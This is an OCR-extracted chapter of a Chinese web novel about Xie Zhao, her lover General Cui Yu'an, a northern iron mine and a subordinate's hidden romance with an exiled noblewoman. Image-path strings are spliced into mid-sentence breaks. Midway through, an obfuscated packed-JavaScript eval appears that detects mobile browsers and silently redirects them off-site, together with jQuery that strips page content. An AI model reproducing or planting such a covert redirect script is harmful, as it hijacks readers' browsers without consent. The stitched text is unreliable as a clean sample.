67. 第 67 章
作品:《千里昭昭终寂照》 “所以,你们有何提议吗?”谢昭抿了一口茶水,压一压心口的不快。
显然明白了谢昭的不快,崔昱安这才放下手里的笔。
“昭昭,大营最近军务繁忙,他们也是确实无暇顾及到铁矿那边。”崔昱安的话说的很明显了。“铁矿的事情你掂量着办就行,有需要的你说一声,他们都会配合的。”
谢昭手里把玩着茶盏,知道这事他们是确实无暇顾及了,可也不能干等着。“行吧,我再回去思虑一下。”说完就想起身,却被崔昱安按住了。谢昭气恼的眼神盯着他。旁边两人瞧着立马就出去了。
“不要生气,确实是开春了营里事务多,他们都忙的很。”说完手背蹭了蹭她的耳垂,他发现了,她的耳朵很敏感,刚碰上就浑身瑟缩的往人怀里钻。每次都惹的他血气上涌。最后难受的还是自己。
谢昭烦死他了,正事的时候靠谱的话一句不说,这会有闲心在这逗趣。拉过他的手就咬,又舍不得下死口,就是自己解解气。哪料到崔昱安转手,竟然伸了个手指进她嘴里,绕着她的舌头一圈圈的搅打转,谢昭只觉得吞咽的难受,眼角都出了泪。谢昭受不了他手指搅动,向后仰头,竟一下被他压倒在地,他的吻从未这样急切凶猛,强势的吮吸让谢昭觉得舌根都疼了。然后又突然被抵住额头,听见他仿佛难耐又压抑的低吟。谢昭想要扶他起身被他摁住。缓了好一会才坐起身来。
“那个郭庭章是什么样的人,怕是要和他见上一面,我做个准备。”谢昭想着这事后续牵扯太大,还是要当面聊得好。
“这你就不要担心了,谢清平你都不怕,拿捏的死死的,郭庭章完全不是你的对手的。”崔昱安越是这样说谢昭反而越担心,这种高门大户的嫡子家主,心思都深得很,尤其是这人能在家族通敌的罪责下,留下人头活命。手段计策怎可能是一般人。
“你别怕,郭家的事情,你放开手去处理。万事有我。”崔昱安说的轻巧。谢昭瞧他还一脸的难耐的神色,难道是之前的伤势。
“伤处还疼吗?要不要叫军医过来瞧瞧?”谢昭摸着他的脸颊。怎料他竟然噗呲的笑了起来。也不说话,帮谢昭整理了衣物,让她出去。
谢昭回府刚下马,阿弥就上来回话,郭家送了礼过来。王妙芝最近因为两边师傅起争执的事情,正对郭家不满,正巧就碰上来了。
“我瞧着他们这是狗皮膏药,死皮烂脸的缠上来了。”一脸的瞧不上。谢昭是真喜欢她这种略带傲慢的性格。只是自己自然是不行的。
“他们有没有说明,是送给谢昭,还是崔将军。”
“那个管家特意叮嘱,说是商队从胡地带回来的一些奇珍,特意送来给谢娘子赏玩。”谢昭了然,这人显然摸清楚了自己的底细。是个聪明人。
打开礼盒,谢昭都觉得不可思议,崔昱安曾和她提及的绿石头,眼前的虽没有拳头大,却也像个鸡蛋大小。谢昭不用猜都知道,下面的礼只会更贵重,这个郭庭章是在提醒,还是在警示呢。
“阿姊,郭家这样的,你其实完全不比在意,崔将军找个由头,就能灭了全家。”王妙芝说的很直白。谢昭笑了,若是想除掉郭家,那当初崔昱安不会费功夫保下他家。加上白日里崔昱安也说了,这几年还不能动郭家。
手里把玩起这个绿石头,谢昭真正有种骑虎难下的感觉,要如何回礼才合适呢。不能太便宜,不然郭家难保不会给崔昱安使绊子,也不能太贵重,让郭家以为北境还是他家说了算。真是让人头疼的很。
谢昭看着眼前的铁矿,问话“老师傅,你瞧着除去这个炉子,还有什么是可以改进的。你只管说。”
“那我就大胆直言了,除了这炉子,我还在琅琊时候就已经听说,北方有种石炭,比我们用的竹炭松木碳都要好,如果能寻来试一下,也许能比琅琊炼出来的更多。”谢昭惊叹,这才几个月,琅琊王家的技艺竟又有改进了。果然不能小觑。
谢昭示意老师傅继续说。
“还有这鼓风的技艺也很关键,也要改。”
“还有这打铁的手法。”这老师傅欲言又止的模样,让谢昭不解。
“你直接说吧,就当是在我家矿上,不用顾虑。”王妙芝见不得这样吞吞吐吐的样子,丢她王家的脸。
“这样打铁的手法,出来的农具也就一般,尤其要出兵器就更脆了。”谢昭明白了,这老师傅为何犹豫,这话直接就挑明了,王家是可以炼出兵器的,这放到朝堂可是重罪。
“老师傅,这以后一切的改进,技艺都听你的。你放心,矿上一切我说了算。”谢昭明白他的顾虑。只想让他安心的干活。
谢昭转脸问王妙芝,“你家的铁器都是如何卖出去的。”
“我家庄园遍布江南诸地,要用去一半,剩下主要供给郡县所需的农具,军府所需铁料,多的从水路运往会稽。”王妙芝看着一脸不可置信的谢昭,“矿上待得久了,什么话都能听到。”
谢昭顺着她的话一想,竟然觉得要便宜郭家了。
崔昱安发现,每次只要他传话回府,谢昭总是点了烛火等着,不管夜深到几时。她好像有种执念,就想年三十的时候,她固执的认为应该一起过。但是这种执念让他有种久违的家人的感觉,除去男女的欲望亲密,这种想家人一般的亲密触及他的深处。
“过几日就要回京述职,你准备准备,我们一起回。”崔昱安仰躺在榻上,神色松懈,应该是很期待回京师。
“李家的事情,谢清平解决了嘛?”谢昭有些不安,毕竟谢清平许久未提这事,她也不好多问。
“已经安定了。”崔昱安侧身坐起,手里摩挲着被褥。抬眼凝望,许久不说话。谢昭不解,他这是要作何。竟一幅委屈的模样。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17172125|196846||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
/p>
崔昱安近些时日好像总是这样,有些顾忌,不似从前那般洒脱肆意,尤其是,之前两人亲密的时候,他总是时不时的提起成亲一事,这几个月他已经不再提起,甚至谢昭隐约觉得他每次动情都有种粗鲁的,强势的意味在其中。
“崔昱安,你有事瞒着我?”谢昭到不觉得他有事瞒着,毕竟前车之鉴摆在那里,他不是重蹈覆辙的人。但他明显在克制着某些情绪。谢昭不喜欢这样。
“怎会,我对你没有可隐瞒的。”他的笑脸一如往昔。语气轻松,手脚松快,看着毫无破绽。可是崔昱安真的很想问一句,昭昭,你可有对我隐瞒的。可是他问不出口,她那样离去,江南期间和谁在一起,做什么都是她的自由,自己有何脸面去对峙。
“王家的事情我已经有了些眉目,我再考虑考虑,京师回来好推行”谢昭不理他,王家的事情已经够烦人的了,她不想现在和他起争执。
临了回京师,谢昭有事在矿上耽搁了,倒是崔昱安先回的府。所以谢昭回府的时候,碰上的是周怀志和那个侍女跪在一起。府里一片寂静。
谢昭不解,慢慢走的近了也只听见周怀志的祈求,“崔将军,求您给个活路吧,她还小,是无辜的!”周怀志跪着上前了几步,急着求饶。
反而是那侍女,不见丝毫的退让和怯懦,完全不是为奴为婢的姿态。“崔将军,事已至此,你我都已不复当日,你作何处罚,听凭处置。”谢昭觉得这娘子倒是真的会说话,崔昱安就喜欢这种大义凛然不畏生死的性子。
崔昱安原本还在敲桌面的手,听见谢昭脚步,大步踏了过来,“我也是刚得知这事,先说好,有话就说别着急上火。”抓的谢昭手腕生疼。谢昭不由得好奇,什么样的人让他如此紧张。悄声的问他,“你之前的相好的?”谢昭本想逗他一笑,不想他没笑。谢昭嘴角的笑意慢慢落了下去。心落到了谷底。
“是崇安伯府之前的那个嫡女。”他的声音很轻,落在了谢昭心坎上有千斤重。
“她流放途中,被多次买卖,机缘巧合到了北境被买进府里。周怀志与她有了情意。”
“周都尉?”谢昭只觉得冰冷的匕首刺进胸膛的感觉,浑身的血凉透了,她之前吩咐叮嘱周都尉查询这个侍女,结果他为了私情,竟然隐瞒不报。这可是跟了自己几年,从未有过二心的周都尉,为自己拼过命,知晓自己所有底细的周都尉,甚至很多事情崔昱安,谢清平都不一定比他更了解自己。谢昭整个身子都凉了。
崔昱安拉住了她,“这事,他也是被迷了心,而且这女子并未动过何不好的念头。”谢昭突然觉得好笑,他是想说,这样的美貌有才情的贵女愿意委身,周怀志的背叛就是情有可原吗?谢昭大声的斥责他,“所以呢崔昱安,背叛可以轻易的放过,因为背叛的原因足够美貌嘛?”谢昭的冷笑让所有人都心抖了一下。